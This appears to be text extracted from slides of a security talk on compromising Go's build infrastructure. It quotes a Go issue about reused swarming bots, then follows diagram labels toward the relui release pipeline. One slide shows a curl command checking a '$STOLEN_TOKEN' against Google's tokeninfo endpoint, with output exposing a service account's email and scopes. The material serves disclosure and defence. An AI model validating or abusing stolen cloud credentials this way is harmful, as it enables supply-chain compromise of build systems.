
```
~ curl -s "https://www.googleapis.com/oauth2/v3/tokeninfo?access_token=$STOLEN_TOKEN" 2>&1  
{  
  "azp": "116567426346993112035",  
  "aud": "116567426346993112035",  
  "scope": "https://www.googleapis.com/auth/userinfo.email https://www.googleapis.com/auth/gerri  
tps://www.googleapis.com/auth/cloud-platform",  
  "exp": "1771430176",  
  "expires_in": "3398",  
  "email": "security-coordinator-builder@golang-ci-luci.iam.gserviceaccount.com",  
  "email_verified": "true",  
  "access_type": "online"  
}
```















x/build/internal/gomote: explore destroying the bot after a gomote instance is destroyed #63819

Open

Listed in [#61772](#)



cagedmantis opened on Oct 30, 2023

Last edited by cagedmantis ▾

Contributor




When a gomote instance runs on a swarming task instead of a bare VM/Container, we should consider destroying the bot after the gomote instance has completed running. This should be an added safeguard for unwanted artifacts being left behind on the instance.


@golang/release



Bot Reusing!




Security Task
Security Patch




Security Bot
chrome-swarming.appspot.com






Security Task
Security Patch




security-worker-builder@

Security Bot
chrome-swarming.appspot.com

RELUI
REL ease UI




Security Task
Security Patch




Security Bot
chrome-swarming.appspot.com





Security Task
Security Patch

(do evil things)




security-worker-builder@


Security Bot
chrome-swarming.appspot.com

RELUI
REL ease UI

Got You RELUI!



Security Task
Security Patch




relui-task@

relui-task@



Security Bot
chrome-swarming.appspot.com

Got You RELUI!



Security Task
Security Patch




relui-task@

relui-task@


RELUI
REL ease UI

Who Are You?


Releasing Pipeline




Releasing Pipeline



